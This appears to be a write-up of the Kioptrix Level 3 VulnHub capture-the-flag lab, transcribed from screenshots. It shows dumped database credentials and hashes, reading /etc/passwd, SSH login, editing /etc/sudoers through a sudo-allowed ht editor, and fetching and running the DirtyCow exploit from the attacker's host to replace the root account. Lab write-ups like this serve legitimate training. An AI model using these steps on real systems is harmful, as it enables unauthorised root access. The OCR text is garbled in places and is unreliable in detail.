Alter_priv	enum('N', 'Y')	utf8_general_ci	No	N											
Show_db_priv	enum('N', 'Y')	utf8_general_ci	No	N											
Super_priv	enum('N', 'Y')	utf8_general_ci	No	N											
Create_tmp_table_priv	enum('N', 'Y')	utf8_general_ci	No	N											
Lock_tables_priv	enum('N', 'Y')	utf8_general_ci	No	N											
Execute_priv	enum('N', 'Y')	utf8_general_ci	No	N											
Repl_slave_priv	enum('N', 'Y')	utf8_general_ci	No	N											

192.168.142.129/phpmyadmin/tbl_structure.php?db=mysql&token=39f667969d44de8c7acd8e6804b9a85&table=user

EN 9:24

VulnHub — Kloprix: Level 1

New Tab

pty.spawn: Making Python

192.168.142.129 / localhost

phpMyAdmin

Server: localhost ► Database: gallery ► Table: dev_accounts

Browse Structure SQL Search Insert Export Import Operations Empty Drop

Showing rows 0 - 1 (total, Query took 0.0007 sec)

SQL query:

```
SELECT * FROM dev_accounts LIMIT 0, 30
```

Profiling [Edit] [Explain SQL] [Create PHP Code] [Refresh]

Show : 30 row(s) starting from record # 0

in horizontal mode and repeat headers after 100 cells

Sort by key: None

	id	username	password
	1	dreg	0d3eccfb887aab50f243b3f155c0f85
	2	loneferret	5badcaf789d3d1d09794d8f021f40f0e

Check All / Uncheck All With selected:

Show : 30 row(s) starting from record # 0

in horizontal mode and repeat headers after 100 cells

Query results operations—

Open new phpMyAdmin window

phpMyAdmin

Server: localhost > Database: mysql > Table: user "Users and global privileges"

Showing rows 0 - 5 (6 total). Query took 0.0003 sec.

SQL query:

```
SELECT * FROM user LIMIT 0_30
```

Show : 30 row(s) starting from record # 0 in horizontal mode and repeat headers after 100 cells

Sort by key: None

	Host	User	Password	Select_priv	Insert_priv	Update_priv	Delete_priv	Create_priv	Drop_priv	Reload_p
<input type="checkbox"/>	localhost	root	*47FB3B1E573D80F44CD198DC65DE7764795F948E	Y	Y	Y	Y	Y	Y	Y
<input type="checkbox"/>	Kioptrix3	root	*47FB3B1E573D80F44CD198DC65DE7764795F948E	Y	Y	Y	Y	Y	Y	Y
<input type="checkbox"/>	127.0.0.1	root	*47FB3B1E573D80F44CD198DC65DE7764795F948E	Y	Y	Y	Y	Y	Y	Y
<input type="checkbox"/>	localhost			N	N	N	N	N	N	N
<input type="checkbox"/>	Kioptrix3			N	N	N	N	N	N	N
<input type="checkbox"/>	localhost	debian-sys-maint	*F46D660C8ED1B312A40E366A86D958C6F1EF2AB8	Y	Y	Y	Y	Y	Y	Y

Check All / Uncheck All With selected:

Show : 30 row(s) starting from record # 0 in horizontal mode and repeat headers after 100 cells

Server: localhost > Database: gallery > Table: gallarific_users

Showing rows 0 - 0 (1 total). Query took 0.0007 sec.

SQL query:

```
SELECT * FROM gallarific_users LIMIT 0_30
```

Show : 30 row(s) starting from record # 0 in horizontal mode and repeat headers after 100 cells

	userid	username	password	usertype	firstname	lastname	email	datejoined	website	issuperuser	photo	joincode
<input type="checkbox"/>	1	admin	n0t7lk4	superuser	Super	User		1302628616		1		

Check All / Uncheck All With selected:

Show : 30 row(s) starting from record # 0 in horizontal mode and repeat headers after 100 cells

Query results operations

Print view Print view (with full texts) Export CREATE VIEW

Open new phpMyAdmin window

```

root@kali:~# cat /etc/passwd
$GLOBALS["gallarific_mysql_username"] = "root";
$GLOBALS["gallarific_mysql_password"] = "fuckyou";
-----[REDACTED]-----
// Setting Details -----
--More--(54)
if($_mysql_c = @mysql_connect($GLOBALS["gallarific_mysql_server"], $GLOBALS["g-More--(59%)q
www-data@kioptrix3:/home/www/kioptrix3/gallery$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backupr:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcpc:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
mysql:x:104:108:MySQL Server,,,:/var/lib/mysql:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
loneferret:x:1000:100:loneferret,,,:/home/loneferret:/bin/bash
dreg:x:1001:1001:Dreg Gevans,0,555-5566,:/home/dreg:/bin/rbash
www-data@kioptrix3:/home/www/kioptrix3/gallery$ 

```

dreg:x:1001:1001:Dreg Gevans,0,555-5566,:/home/dreg:/bin/rbash

loneferret:x:1000:100:loneferret,,,:/home/loneferret:/bin/bash

then I make ssh connection with the client loneforrete

```

loneferret@Kioptrix3:~#
File Edit View Search Terminal Help
[root@kali]~/[home/kali]
# ssh -o HostkeyAlgorithms=+ssh-rsa loneferret@192.168.142.129
The authenticity of host '192.168.142.129 (192.168.142.129)' can't be established.
RSA key fingerprint is SHA256:NdsBnvQteyTUKFzPjRpTVK6jDGM/xWwUi46IR/h1jU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint:
Host key verification failed.

[root@kali]~/[home/kali]
# ssh -o HostkeyAlgorithms=+ssh-rsa loneferret@192.168.142.129
The authenticity of host '192.168.142.129 (192.168.142.129)' can't be established.
RSA key fingerprint is SHA256:NdsBnvQteyTUKFzPjRpTVK6jDGM/xWwUi46IR/h1jU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.142.129' (RSA) to the list of known hosts.
loneferret@192.168.142.129's password:
Connection closed by 192.168.142.129 port 22

[root@kali]~/[home/kali]
# ssh -o HostkeyAlgorithms=+ssh-rsa loneferret@192.168.142.129
loneferret@192.168.142.129's password:
Linux Kioptrix3 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit: http://help.ubuntu.com/
Last login: Sat Apr 16 08:51:58 2011 from 192.168.1.106
loneferret@Kioptrix3:~#

```

```
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.142.129' (RSA) to the list of known hosts.
loneferret@192.168.142.129's password:
Connection closed by 192.168.142.129 port 22

[root@kali] [/home/kali]
# ssh -o HostKeyAlgorithms=+ssh-rsa loneferret@192.168.142.129
loneferret@192.168.142.129's password:
Connection closed by 192.168.142.129 port 22

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Sat Apr 16 08:51:58 2011 from 192.168.1.106
loneferret@Kioptrix3:~$ ls
checksec.sh CompanyPolicy README
loneferret@Kioptrix3:~$ cat CompanyPolicy README
Hello new employee,
It is company policy here to use our newly installed software for editing, creating and viewing files.
Please use the command 'sudo ht'.
Failure to do so will result in you immediate termination.

DG
CEO
loneferret@Kioptrix3:~$ sudo -l
User loneferret may run the following commands on this host:
    (root) NOPASSWD: /usr/bin/su
    (root) NOPASSWD: /usr/local/bin/ht
loneferret@Kioptrix3:~$ /usr/local/bin/ht
Error opening terminal: xterm-256color.
loneferret@Kioptrix3:~$
```

I wrote TERM=xterm

Then sudo ht

I got this page

Then I press at ALT + f and choose open this

```
ht 2.0.18 (POSIX) 07:26:02 on Apr 16 2011
(c) 1999-2004 Stefan Weyergraf
(c) 1999-2009 Sebastian Biallas <sb@biallas.net>
appname = ht
config = /home/loneferret/.htcfg2
couldn't load configuration file, using defaults
```

File Edit Windows Help


log window 05:23 14.08.2024

open file

name	files	mode
..	./ .ssh *checksec.sh .bash_history .bash_logout .bashrc .nano_history .profile .sudo_as_admin_successful CompanyPolicy README	autodetect v
.	<UP-DIR> <SUB-DIR>	dr-xr-xrwx >
	26275 13 220 2940 15 586 0 224	d-----rwx > -r-XWXWXW > -r--r--rw- > -r--r--rw- > -----rw- > -r--r--rw- > -r--r--rw- > -r--r--rw- >

I opened etc/sudoers

I modied this



The screenshot shows a terminal window titled "lonferret@Kiotrix3: ~" with the command "05:24 14.08.2024" at the top right. The window title bar includes "File Edit Windows Help Texteditor". The main area displays the contents of the "/etc/sudoers" file. The file contains configuration for sudo privileges, including a section for the "root" user and a section for the "lonferret" user. The "lonferret" section includes a line for NOPASSWD access to specific commands. The bottom of the window shows a menu bar with options like "1 help", "2 save", "3 open", "4", "5 goto", "6 mode", "7 search", "8", "9", and "0 quit".

```
[ ] /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# See the man page for details on how to write a sudoers file.
#
Defaults      env_reset
#
# Host alias specification
#
# User alias specification
#
# Cmnd alias specification
#
# User privilege specification
root    ALL=(ALL) ALL
lonferret ALL=NOPASSWD: !/usr/bin/su, /usr/local/bin/ht
#
# Uncomment to allow members of group sudo to not need a password
# (Note that later entries override this, so you might need to move
# it further down)
# %sudo ALL=NOPASSWD: ALL
#
# Members of the admin group may gain root privileges
%admin  ALL=(ALL) ALL
```

The goal of this change to make this user get root at this system

Another way to get privilege escalation

By using searchsploit

```
File Edit View Search Terminal Help
drwx----- 2 loneferret loneferret 4.0K 2011-04-14 11:05 .ssh
-rw-r--r-- 1 loneferret loneferret 0 2011-04-11 18:00 .sudo_as_admin_successful
loneferret@kioptrix3:~$ cd /tmp
loneferret@kioptrix3:/tmp$ -a
-bash: -a: command not found
loneferret@kioptrix3:/tmp$ uname -a
Linux Kioptrix 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686 GNU/Linux
loneferret@kioptrix3:/tmp$ wget http://192.168.142.128:8000/40839.c
--07:31:58-- http://192.168.142.128:8000/40839.c
      => `40839.c'
Connecting to 192.168.142.128:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4,814 (4.7K) [text/x-csrc]
100%[=====] 4,814 --.-K/s

07:31:58 (275.74 MB/s) - `40839.c' saved [4814/4814]

loneferret@kioptrix3:/tmp$ gcc -pthread 40839.c -o dirty -lcrypt
40839.c:193:2: warning: no newline at end of file
loneferret@kioptrix3:/tmp$ ls -alh
total 36K
drwxrwxrwt 4 root      root  4.0K 2024-08-14 07:43 .
drwxr-xr-x 21 root      root  4.0K 2011-04-11 16:54 ..
-rw-r--r--  1 loneferret users 4.8K 2024-08-14 16:32 40839.c
-rwrxr-xr-x  1 loneferret users 11K 2024-08-14 07:43 dirty
drwxrwxrwt  2 root      root  4.0K 2024-08-14 07:13 .ICE-unix
drwxrwxrwt  2 root      root  4.0K 2024-08-14 07:13 .X11-unix
loneferret@kioptrix3:/tmp$ chmod +x dirty
loneferret@kioptrix3:/tmp$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
HTTP/1.0 200 -
Please enter the new password:
Complete line:
firefart:fixM/4djjuukz:0:0:pwned:/root:/bin/bash
mmap: b7fe0000
// This exploit uses the pokemon exploit of the dirtycow vulnerability
// as a base and automatically generates a new passwd line.
// The user will be prompted for the new password when the binary is run,
// and overwrites the root account with the generated line.
// After running the exploit you should be able to login with the newly
// created user.
// To use this exploit modify the user values according to your needs.
// The default is "firefart".
// Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
// https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c
// Compile with:
//   gcc -pthread dirty.c -o dirty -lcrypt
// Then run the newly create binary by either doing:
//   "./dirty" or "./dirty my-new-password"
// Afterwards, you can either "su firefart" or "ssh firefarts...".
```

```
firefart@Kiotrix3:~
```

```
File Edit View Search Terminal Help
Err http://us.archive.ubuntu.com hardy-updates/main git-core 1:1.5.4.3-1ubuntu2.1
 404 Not Found [IP: 91.189.91.82 80]
Err http://security.ubuntu.com hardy-security/main git-core 1:1.5.4.3-1ubuntu2.1
 404 Not Found [IP: 91.189.91.82 80]
Failed to fetch http://us.archive.ubuntu.com/ubuntu/pool/main/lib/libdigest-sha1-perl/libdigest-sha1-perl_2.11-2_i386.deb 404 Not Found [IP: 91.189.91.82 80]
Failed to fetch http://us.archive.ubuntu.com/ubuntu/pool/main/lib/liberror-perl/liberror-perl_0.17-1_all.deb 404 Not Found [IP: 91.189.91.82 80]
Failed to fetch http://security.ubuntu.com/ubuntu/pool/main/g/git-core/git-core_1.5.4.3-1ubuntu2.1_i386.deb 404 Not Found [IP: 91.189.91.82 80]
E: Unable to fetch some archives, maybe run apt-get update or try with --fix-missing?
firefart@Kiotrix3:/tmp# git
The program 'git' is currently not installed. You can install it by typing:
apt-get install git-core
bash: git: command not found
firefart@Kiotrix3:/tmp# sudo su
sudo: no passwd entry for root! http://0.0.0.0:3000/ ...
firefart@Kiotrix3:/tmp# su git
Unknown id: git
firefart@Kiotrix3:/tmp# su gid
Unknown id: gid
firefart@Kiotrix3:/tmp# gid
The program 'gid' is currently not installed. You can install it by typing:
apt-get install id-utils
bash: gid: command not found
firefart@Kiotrix3:/tmp# cd /root
firefart@Kiotrix3:/tmp# ls -alh
total 52K
drwx--- 5 firefart root 4.0K 2011-04-17 08:59 .
drwxr-xr-x 21 firefart root 4.0K 2011-04-11 16:54 ..
-rw----- 1 firefart root 9 2011-04-18 11:49 .bash_history
-rw-r--r-- 1 firefart root 2.2K 2007-10-20 07:51 .bashrc
-rw-r--r-- 1 firefart root 1.3K 2011-04-16 08:13 Congrats.txt
drwxr-xr-x 12 firefart root 12K 2011-04-16 07:26 ht-2.0.18
-rw----- 1 firefart root 963 2011-04-12 19:33 mysql_history
-rw----- 1 firefart root 228 2011-04-18 11:09 .nano_history
-rw-r--r-- 1 firefart root 141 2007-10-20 07:51 .profile
drwx----- 2 firefart root 4.0K 2011-04-13 10:06 .ssh
drwxr-xr-x 3 firefart root 4.0K 2011-04-15 23:30 .subversion
firefart@Kiotrix3:#
```

```
firefart@Kiotrix3:~
```

```
File Edit View Search Terminal Help
Again, these VMs are beginner and not intended for everyone.
Difficulty is relative, keep that in mind.

The object is to learn, do some research and have a little (legal)
fun in the process.

I hope you enjoyed this third challenge. It took with very long times (300+)

Steven McElrea
aka loneferret
http://www.kiotrix.com

Credit needs to be given to the creators of the gallery webapp and CMS used
for the building of the Kiotrix VM3 site.

Main page CMS:
http://www.lotuscms.org

Gallery application:
Gallarific 2.1 - Free Version released October 10, 2009
http://www.gallarific.com
Vulnerable version of this application can be downloaded
from the Exploit-DB website:
http://www.exploit-db.com/exploits/15891/

The HT Editor can be found here:
http://hte.sourceforge.net/downloads.html
And the vulnerable version on Exploit-DB here:
http://www.exploit-db.com/exploits/17083/
```

```
Also, all pictures were taken from Google Images, so being part of the
public domain I used them.
```

```
firefart@Kiotrix3:#
```